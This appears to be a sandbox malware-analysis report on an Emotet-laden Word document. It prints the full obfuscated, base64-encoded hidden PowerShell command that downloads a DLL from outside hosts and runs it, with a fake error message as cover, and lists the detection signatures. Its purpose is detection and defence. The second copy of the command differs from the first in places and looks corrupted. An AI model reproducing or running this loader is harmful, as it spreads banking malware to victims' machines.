ID: 337044
Sample Name: info.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:32:47
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report info.doc

Overview


General Information

Sample Name:	info.doc
Analysis ID:	337044
MD5:	407e5e05f725d04.
SHA1:	db34ce7024b532..
SHA256:	174649f1b3e64a8.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1340 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2384 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IAAgAHMAZQB0AC0ASQB0AGUAbQAgAHYAYQBSAGkAYQBCAEwARQA6ADMAdgBDACAAIAAoAFsAVAB5AHAARQBdACgAIgB7ADUAfQB7ADAAfQB7ADEAfQB7ADM
AfQB7ADIAfQB7ADQAfQAiACAALQBGACcAWQBTAHQAJwAsACcARQBtAC4ASQBvACcALAAnAEkAUgBFAGMAVABPACcALAAnAC4AZAAnACwAJwBSAHkAJwAsACc
AUwAnACkAIAAgACkAOwAgACAAIABTAGUAVAAtAEkAVABFAG0AIAAgAFYAYQBSAGkAQQBCAGwARQA6ADUANAA5AGMAIAAgACgAIAAgAFsAdABZAHAAZQBdACg
AIgB7ADQAfQB7ADEAfQB7ADAAfQB7ADIAfQB7ADMAfQAiACAALQBGACAAJwAuACcALAAnAHkAcwB0AEUAbQAnACwAJwBOAEUAVAAuAFMARQByAHYAaQBjAGU
AUABPAGkAbgAnACwAJwBUAG0AQQBuAEEAZwBFAFIAJwAsACcAUwAnACkAIAApACAAOwAgACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHI
AZQBuAGMAZQAgAD0AIAAoACcAUwAnACsAKAAnAGkAbABlACcAKwAnAG4AJwArACcAdABsAHkAJwApACsAKAAnAEMAbwAnACsAJwBuACcAKQArACgAJwB0ACc
AKwAnAGkAbgB1ACcAKQArACcAZQAnACkAOwAkAEEAOABoADIAcgB6AGIAPQAkAEYANgBfAEEAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEw
AOQA4AFAAOwAkAE0AMAAwAE8APQAoACcAQwAnACsAKAAnADgAMgAnACsAJwBaACcAKQApADsAIAAkADMAVgBDADoAOgAiAGMAcgBlAGEAYABUAGAARQBgAEQ
AYABpAFIAZQBjAFQAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAFQAeQBWACcAKwAnAFgAdAAnACsAJwBzAF8AbgAnACkAKwAoACcAbQBmAFQ
AeQBWAFAANAAnACsAJwAxACcAKQArACcAOAA4ACcAKwAoACcAcQBrACcAKwAnAFQAJwApACsAJwB5AFYAJwApACAALQByAEUAcABsAGEAQwBFACAAIAAoACc
AVAAnACsAJwB5AFYAJwApACwAWwBDAEgAYQByAF0AOQAyACkAKQA7ACQAQwA0ADIATgA9ACgAKAAnAEMAJwArACcAMQAzACcAKQArACcARAAnACkAOwAgACA
AKAAgAGwAUwAgACAAVgBBAFIAaQBBAGIATABlADoANQA0ADkAQwAgACkALgB2AGEATAB1AEUAOgA6ACIAcwBFAGMAVQBgAFIAYABpAFQAeQBwAFIAbwB0AGA
AbwBgAGMATwBsACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABEADcANwBZAD0AKAAnAFoAOAAnACsAJwBfAFYAJwApADs
AJABXAHYANgB4AGIANQA3ACAAPQAgACgAKAAnAFUAOQAnACsAJwA1ACcAKQArACcARAAnACkAOwAkAEgAMAAxAFYAPQAoACgAJwBHADkAJwArACcANgAnACk
AKwAnAEgAJwApADsAJABUAHoAbwA3AHQAdwBsAD0AJABIAE8ATQBFACsAKAAoACcASgBqACcAKwAnAFcAJwArACgAJwBYAHQAJwArACcAcwBfAG4AbQAnACsAJwBmAEoAa
gBXAFAANAAnACsAJwAxADgAJwApACsAJwA4ACcAKwAoACcAcQAnACsAJwBrAEoAJwApACsAJwBqACcAKwAnAFcAJwApAC0AYwBSAGUAUABsAGEAQwBFACAAK
AAnAEoAagAnACsAJwBXACcAKQAsAFsAQwBIAEEAUgBdADkAMgApACsAJABXAHYANgB4AGIANQA3ACsAKAAnAC4AJwArACgAJwBkACcAKwAnAGwAbAAnACkAK
QA7ACQAWAA1ADYAUAA9ACgAJwBMACcAKwAoACcANgA3ACcAKwAnAFEAJwApACkAOwAkAFcAdABfADUAdwBrAGMAPQAoACcAXQBiACcAKwAoACcAMgBbAHMAJ
wArACcAOgAnACkAKwAoACcALwAnACsAJwAvACcAKwAnAGYAbQBjAGEAJwApACsAJwB2AC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwBpAG0AYQAnACsAJwB
nAGUAcwAnACkAKwAnAC8ANwAnACsAKAAnAEYAVgA0AE4AJwArACcAZAAnACsAJwAvAEAAXQBiADIAWwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwA
oACcAdABoAGUAcAByAGcAKwAnAGEAJwApACsAKAAnAGoAaQAnACsAJwBuACcAKQArACgAJwBzAGgAJwArACcAZQBlAC4AJwApACsAKAAnAGMAJwArACcAbwB
tAC8AbwB0ACcAKQArACgAJwBoACcAKwAnAGUAJwArACcAcgBmACcAKwAnAGkAbABlAHMAJwArACcALwB3AEEARgBQAC8AJwApACsAJwBAAF0AJwArACgAJwBiADIAWwBzA
DoAJwArACcALwAnACsAJwAvACcAKwAnAHcAdwB3AC4AcgBlAG0AbwB2ACcAKwAnAGUAcAAnACkAKwAoACcAYwB0AHIAJwArACcAbwAnACkAKwAnAGoAYQAnACsAKAAnAG4
AJwArACcALgBjACcAKQArACgAJwBvAG0ALwB3ACcAKwAnAHAAJwApACsAKAAnAC0AJwArACcAYQBkAG0AJwApACsAJwBpAG4AJwArACcALwAnACsAKAAnAGEAawAnACsAJ
wAwACcAKQArACcAYwAnACsAJwBoACcAKwAoACcASAAnACsAJwAvAEAAJwArACcAXQBiADIAJwApACsAKAAnAFsAcwAnACsAJwA6ACcAKQArACgAJwAvAC8AdwAnACsAJwB
3AHcALgAnACkAKwAnAGcAJwArACgAJwBlACcAKwAnAG8AcwByACcAKQArACcAdAAuACcAKwAoACcAYwAnACsAJwBvAG0AJwApACsAKAAnAC8AYQBxAHEAJwArACcAaAAnA
CkAKwAoACcAdwAnACsAJwBkAGEAcAAnACkAKwAoACcALwBsACcAKwAnADAALwBAACcAKwAnAF0AYgAyAFsAcwA6ACcAKQArACcAVAVsACcAKwAnAGcAZQAnA
CsAJwBvACcAKwAnAGYAJwArACcAZgAnACsAJwBvAGcAJwArACgAJwBsACcAKwAnAGUAbQB1AHMAaQAnACsAJwBjAC4AJwApACsAJwBjACcAKwAoACcAbwAnACsAJwBtAC8
AdwBwACcAKQArACgAJwAtACcAKwAnAGEAZAAnACkAKwAoACcAbQBpACcAKwAnAG4ALwAnACkAKwAoACcANwAnACsAJwBDADEAJwApACsAJwAxACcAKwAoACc
AbwAnACsAJwBBAEMALwBAACcAKQArACgAJwBdAGIAJwArACcAMgBbAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAdwB3ACcAKwAoACcAdwAnACs
AJwAuAGEAYwBoAHUAdABhACcAKwAnAG0AJwArACcAYQBuACcAKQArACcAYQBzACcAKwAoACcAYQAuACcAKwAnAGMAJwApACsAKAAnAG8AbQAnACsAJwAvAGc
AJwApACsAJwBhAHIAJwArACcAbQBpACcAKwAnAG4AJwArACcALQAnACsAKAAnAHAAJwArACcAcgBvAC0AZgAnACkAKwAoACcAZQAnACsAJwBpADgAbwAvACcAKQArACgAJ
wBtAFcAJwArACcALwAnACkAKwAoACcAQABdACcAKwAnAGIAJwApACsAJwAyACcAKwAnAFsAcwAnACsAKAAnADoALwAnACsAJwAvAGoAbwBoAG4AJwApACsAJwBsAG8AJwA
rACcAdgAnACsAKAAnAGUAcwAnACsAJwBrAGkAJwApACsAJwBtACcAKwAnAC4AJwArACgAJwBjAG8AbQAvACcAKwAnAGEALwAnACsAJwBUACcAKQArACgAJwBmACcAKwAnA
GYALwAnACkAKQAuACIAcgBgAGUAcABgAGwAYQBjAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyACcAKQArACcAWwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoA
CcAcwBkACcALAAnAHMAdwAnACkALAAoACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAKQApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAHMAcABMAGAASQB0A
CIAKAAkAFgAMwBfAEEAIAArACAAJABBADgAaAAyAHIAegBiACAAKwAgACQASgA4ADQATgApADsAJABJAF8AXwBSAD0AKAAnAEYAXwAnACsAJwA1AE0AJwApADsAZgBvAHI
AZQBhAGMAaAAgACgAJABOAHIAaQB0ADMAZABrACAAaQBuACAAJABXAHQAXwA1AHcAawBjACkAewB0AHIAeQB7ACgAJgAoACcATgBlAHcALQBPAGIAJwArACcAagAnACsAJ
wBlAGMAdAAnACkAIABTAHkAUwBUAEUATQAuAE4AZQBUAC4AdwBFAEIAYwBMAEkARQBOAHQAKQAuACIAZABPAFcAYABOAGAATABvAGEAZABGAGkATABFACIAK
AAkAE4AcgBpAHQAMwBkAGsALAAgACQAVAB6AG8ANwB0AHcAbAApADsAJABKADIANABVAD0AKAAnAFAAJwArACgAJwAzACcAKwAnADUATQAnACkAKQA7AEkAZ
gAgACgAKAAuACgAJwBHAGUAJwArACcAdAAtAEkAdABlAG0AJwApACAAJABUAHoAbwA3AHQAdwBsACkALgAiAEwAYABlAG4AZwBUAEgAIgAgAC0AZwBlACAAMwAwADcANQA
1ACkAIAB7AC4AKAAnAHIAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFQAegBvADcAdAB3AGwALAAoACcAQwBvACcAKwAoACcAbgB0AHIAbwBsAF8AJwArACcAUgB1A
CcAKQArACgAJwBuAEQATAAnACsAJwBMACcAKQApAC4AIgB0AG8AYABTAFQAUgBpAE4AZwAiACgAKQA7ACQARgA5ADEAWQA9ACgAJwBYACcAKwAoACcAMQAnA
CsAJwAwAEcAJwApACkAOwBiAHIAZQBhAGsAOwAkAE0AXwAxAFcAPQAoACcASwAnACsAKAAnADkAJwArACcANQBEACcAKQApAH0AfQBjAGEAdABjAGgAewB9A
H0AJABDADEAXwBTAD0AKAAoACcAWAAnACsAJwAzADUAJwApACsAJwBLACcAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 1692 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1628 cmdline: POwersheLL -w hidden -ENCOD IAAgAHMAZQB0AC0ASQB0AGUAbQAgAHYAYQBSAGkAYQBCAEwARQA6ADMAdgBDACAA
IAAoAFsAVAB5AHAARQBdACgAIgB7ADUAfQB7ADAAfQB7ADEAfQB7ADMAfQB7ADIAfQB7ADQAfQAiACAALQBGACcAWQBTAHQAJwAsACcARQBtAC4ASQBvACcA
LAAnAEkAUgBFAGMAVABPACcALAAnAC4AZAAnACwAJwBSAHkAJwAsACcAUwAnACkAIAAgACkAOwAgACAAIABTAGUAVAAtAEkAVABFAG0AIAAgAFYAYQBSAGkA
QQBCAGwARQA6ADUANAA5AGMAIAAgACgAIAAgAFsAdABZAHAAZQBdACgAIgB7ADQAfQB7ADEAfQB7ADAAfQB7ADIAfQB7ADMAfQAiACAALQBGACAAJwAuACcA
LAAnAHkAcwB0AEUAbQAnACwAJwBOAEUAVAAuAFMARQByAHYAaQBjAGUAUABPAGkAbgAnACwAJwBUAG0AQQBuAEEAZwBFAFIAJwAsACcAUwAnACkAIAApACAA
OwAgACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwAnACsAKAAnAGkAbABlACcAKwAnAG4AJwArACcA
dABsAHkAJwApACsAKAAnAEMAbwAnACsAJwBuACcAKQArACgAJwB0ACcAKwAnAGkAbgB1ACcAKQArACcAZQAnACkAOwAkAEEAOABoADIAcgB6AGIAPQAkAEYA
NgBfAEEAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEwAOQA4AFAAOwAkAE0AMAAwAE8APQAoACcAQwAnACsAKAAnADgAMgAnACsAJwBaACcA
KQApADsAIAAkADMAVgBDADoAOgAiAGMAcgBlAGEAYABUAGAARQBgAEQAYABpAFIAZQBjAFQAbwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAFQA
eQBWACcAKwAnAFgAdAAnACsAJwBzAF8AbgAnACkAKwAoACcAbQBmAFQAeQBWAFAANAAnACsAJwAxACcAKQArACcAOAA4ACcAKwAoACcAcQBrACcAKwAnAFQA
JwApACsAJwB5AFYAJwApACAALQByAEUAcABsAGEAQwBFACAAIAAoACcAVAAnACsAJwB5AFYAJwApACwAWwBDAEgAYQByAF0AOQAyACkAKQA7ACQAQwA0ADIA
TgA9ACgAKAAnAEMAJwArACcAMQAzACcAKQArACcARAAnACkAOwAgACAAKAAgAGwAUwAgACAAVgBBAFIAaQBBAGIATABlADoANQA0ADkAQwAgACkALgB2AGEA
TAB1AEUAOgA6ACIAcwBFAGMAVQBgAFIAYABpAFQAeQBwAFIAbwB0AGAAbwBgAGMATwBsACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcA
KQApADsAJABEADcANwBZAD0AKAAnAFoAOAAnACsAJwBfAFYAJwApADsAJABXAHYANgB4AGIANQA3ACAAPQAgACgAKAAnAFUAOQAnACsAJwA1ACcAKQArACcA
RAAnACkAOwAkAEgAMAAxAFYAPQAoACgAJwBHADkAJwArACcANgAnACkAKwAnAEgAJwApADsAJABUAHoAbwA3AHQAdwBsAD0AJABIAE8ATQBFACsAKAAoACcA
SgBqACcAKwAnAFcAJwArACgAJwBYAHQAJwArACcAcwBfAG4AbQAnACsAJwBmAEoAagBXAFAANAAnACsAJwAxADgAJwApACsAJwA4ACcAKwAoACcAcQAnACsA
JwBrAEoAJwApACsAJwBqACcAKwAnAFcAJwApAC0AYwBSAGUAUABsAGEAQwBFACAAKAAnAEoAagAnACsAJwBXACcAKQAsAFsAQwBIAEEAUgBdADkAMgApACsA
JABXAHYANgB4AGIANQA3ACsAKAAnAC4AJwArACgAJwBkACcAKwAnAGwAbAAnACkAKQA7ACQAWAA1ADYAUAA9ACgAJwBMACcAKwAoACcANgA3ACcAKwAnAFEA
JwApACkAOwAkAFcAdABfADUAdwBrAGMAPQAoACcAXQBiACcAKwAoACcAMgBbAHMAJwArACcAOgAnACkAKwAoACcALwAnACsAJwAvACcAKwAnAGYAbQBjAGEA
JwApACsAJwB2AC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwBpAG0AYQAnACsAJwBnAGUAcwAnACkAKwAnAC8ANwAnACsAKAAnAEYAVgA0AE4A
JwArACcAZAAnACsAJwAvAEAAXQBiADIAWwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAdABoAGUAcAByACcAKwAnAGEAJwApACsAKAAnAGoA

aQAnACsAJwBuACcAKQArACgAJwBzAGgAJwArACcAZQBlAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AbwB0ACcAKQArACgAJwBoACcAKwAnAGUAJwArACcA
cgBmACcAKwAnAGkAbABlAHMAJwArACcALwB3AEEARgBQAC8AJwApACsAJwBAAF0AJwArACgAJwBiADIAWwBzADoAJwArACcALwAnACsAJwAvACcAKwAnAHcA
dwB3AC4AcgBlAG0AbwB2ACcAKwAnAGUAcAAnACkAKwAoACcAYwB0AHIAJwArACcAbwAnACkAKwAnAGoAYQAnACsAKAAnAG4AJwArACcALgBjACcAKQArACgA
JwBvAG0ALwB3ACcAKwAnAHAAJwApACsAKAAnAC0AJwArACcAYQBkAG0AJwApACsAJwBpAG4AJwArACcALwAnACsAKAAnAGEaawAnACsAJwAwACcAKQArACcA
YwAnACsAJwBoACcAKwAoACcASAAnACsAJwAvAEAAJwArACcAXQBiADIAJwApACsAKAAnAFsAcwAnACsAJwA6ACcAKQArACgAJwAvAC8AdwAnACsAJwB3AHcA
LgAnACkAKwAnAGcAJwArACgAJwBlACcAKwAnAG8AcwByACcAKQArACcAdAAuACcAKwAoACcAYwAnACsAJwBvAG0AJwApACsAKAAnAC8AYQBxAHEAJwArACcA
aAAnACkAKwAoACcAdwAnACsAJwBkAGEAcAAnACkAKwAoACcALwBsACcAKwAnADAALwBAACcAKwAnAF0AYgAyAFsAcwA6ACcAKQArACcALwAvACcAKwAnAGcA
ZQAnACsAJwBvACcAKwAnAGYAJwArACcAZgAnACsAJwBvAGcAJwArACgAJwBsACcAKwAnAGUAbQB1AHMAaQAnACsAJwBjAC4AJwApACsAJwBjACcAKwAoACcA
bwAnACsAJwBtAC8AdwBwACcAKQArACgAJwAtACcAKwAnAGEAZAAnACkAKwAoACcAbQBpACcAKwAnAG4ALwAnACkAKwAoACcANwAnACsAJwBDADEAJwApACsA
JwAxACcAKwAoACcAbwAnACsAJwBBAEMALwBAACcAKQArACgAJwBdAGIAJwArACcAMgBbAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAdwB3ACcA
KwAoACcAdwAnACsAJwAuAGEAYwBoAHUAdABhACcAKwAnAG0AJwArACcAYQBuACcAKQArACcAYQBzACcAKwAoACcAYQAuACcAKwAnAGMAJwApACsAKAAnAG8A
bQAnACsAJwAvAGcAJwApACsAJwBhAHIAJwArACcAbQBpACcAKwAnAG4AJwArACcALQAnACsAKAAnAHAAJwArACcAcgBvAC0AZgAnACkAKwAoACcAZQAnACsA
JwBpADgAbwAvACcAKQArACgAJwBtAFcAJwArACcALwAnACkAKwAoACcAQABdACcAKwAnAGIAJwApACsAJwAyACcAKwAnAFsAcwAnACsAKAAnADoALwAnACsA
JwAvAGoAbwBoAG4AJwApACsAJwBsAG8AJwArACcAdgAnACsAKAAnAGUAcwAnACsAJwBrAGkAJwApACsAJwBtACcAKwAnAC4AJwArACgAJwBjAG8AbQAvACcA
KwAnAGEALwAnACsAJwBUACcAKQArACgAJwBmACcAKwAnAGYALwAnACkAKQAuACIAcgBgAGUAcABgAGwAYQBjAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyACcA
KQArACcAWwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACcAaAAnACsAJwBwACcAKQApACcAWwJwAzAGQAJwApAFsAMQBdACkALgAiAHMAcABMAGAASQB0ACIAKAAkAE4AcgBpAHQAMwBkAGsALAAgACQAVAB6AG8ANwB0AHcAbAApADsA
JABKADIANABVAD0AKAAnAFAAJwArACgAJwAzACcAKwAnADUATQAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAJwArACcAdAAtAEkAdABlAG0AJwApACAA
JABUAHoAbwA3AHQAdwBsACkALgAiAEwAYABlAG4AZwBUAEgAIgAgAC0AZwBlACAAIAB7AC4AKAAnAHIAdQBuACcAKwAnAGQAbABsADMA
MgAnACkAIAAkAFQAegBvADcAdAB3AGwALAAoACcAQwBvACcAKwAoACcAbgB0AHIAbwBsAF8AJwArACcAUgB1ACcAKQArACgAJwBuAEQATAAnACsAJwBMACcA
KQApAC4AIgB0AG8AYABTAFQAUgBpAE4AZwAiACgAKQA7ACQARgA5ADEAWQA9ACgAJwBYACcAKwAoACcAMQAnACsAJwAwAEcAJwApACkAOwBiAHIAZQBhAGsA
OwAkAE0AXwAxAFcAPQAoACcASwAnACsAKAAnADkAJwArACcANQBEACcAKQApAH0AfQBjAGEAdABjAGgAewB9AH0AJABDADEAXwBTAD0AKAAoACcAWAAnACsA
JwAzADUAJwApACsAJwBLACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2468 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Xts_nmf\P4188qk\U95D.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2296 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Xts_nmf\P4188qk\U95D.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2848 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sfwveevpdqixuom\bsjtfkdrderxek.bnn',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2684 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vobicwh\otzfel.hzn',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2880 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uxgydceommtwiki\qzhrxsieatmrnj.xlc',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2884 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bdzitbg\obtbak.jsi',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2444 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xewbyzlpihpnskgh\wwdzuofqhkcpmfa.gyu',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2408 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qakdocqxk\cjwfvfif.ylv',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2780 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hutifyziasbygiy\qhmiqrfpmiryum.ywy',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2976 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tsbimf\rxvqt.dyw',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2948 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zqkhe\wtjq.kha',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2720 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rimdqgeexmnm\pcwmnbkufem.jtj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 852 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xoteg\llch.amx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                            - rundll32.exe (PID: 600 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vaxphioewmusne\ukdxjhhssdymm.ubj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                              - rundll32.exe (PID: 1192 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Widpnptibmnvlc\vizfdwjpjtiec.yqj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8Ur I0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2095952053.00000000001B1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000012.00000002.2107348022.0000000000691000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2087899639.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2095884659.0000000000190000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2089448478.0000000000160000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.rundll32.exe.130000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.190000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.250000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.210000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 37 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information



Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

